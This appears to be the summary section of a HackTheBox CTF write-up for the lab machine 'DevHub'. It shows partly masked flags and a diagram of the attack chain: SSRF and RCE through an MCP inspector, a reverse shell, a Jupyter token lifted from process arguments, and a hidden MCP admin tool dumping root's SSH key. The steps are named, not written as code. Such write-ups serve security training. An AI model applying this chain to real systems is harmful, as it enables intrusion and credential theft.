
Full system compromise achieved.
Flags
| Flag | Path | Value |
|---|---|---|
| user.txt | /home/analyst/user.txt | 2d143a525************** |
| root.txt | /root/root.txt | d730f4cbf629e2********* |
Full Attack Chain
nmap → Port 6274 (MCPJam Inspector) + Port 80 (devhub.htb)
         |
         ├── Port 80 dashboard leaks: Jupyter @ localhost:8888
         │
         ├── JS bundle extraction → /api/mcp/oauth/proxy + /api/mcp/connect
         │
         ├── SSRF via /api/mcp/oauth/proxy
         │      ├── localhost:8888 → Jupyter 2.17.0 confirmed
         │      └── localhost:5000 → OPSMCP (Flask, X-API-Key required)
         │
         └── RCE via /api/mcp/connect (stdio transport)
                └── Python3 reverse shell → mcp-dev@devhub
                       │
                       ├── SSH key injection → stable SSH as mcp-dev
                       │
                       └── ps aux → TWO critical discoveries:
                              ├── Jupyter token in CLI args (analyst)
                              └── OPSMCP server.py running as ROOT
                                     │
                                     ├── SSH tunnel: 18888→8888, 15000→5000
                                     │
                                     ├── Jupyter REST API → spawn python3 kernel
                                     │
                                     └── Jupyter WebSocket → execute_request as analyst
                                            ├── /home/analyst/user.txt → USER FLAG ✅
                                            └── /opt/opsmcp/server.py
                                                   ├── VALID_API_KEY discovered
                                                   └── ops._admin_dump (hidden tool)
                                                          │
                                                          └── target=ssh_keys → /root/.ssh/id_rsa
                                                                 └── SSH as root → ROOT FLAG ✅
Happy Hacking! — h4ckr00t.com
HackTheBox Season 11 — DevHub (Medium/Linux) — Pwned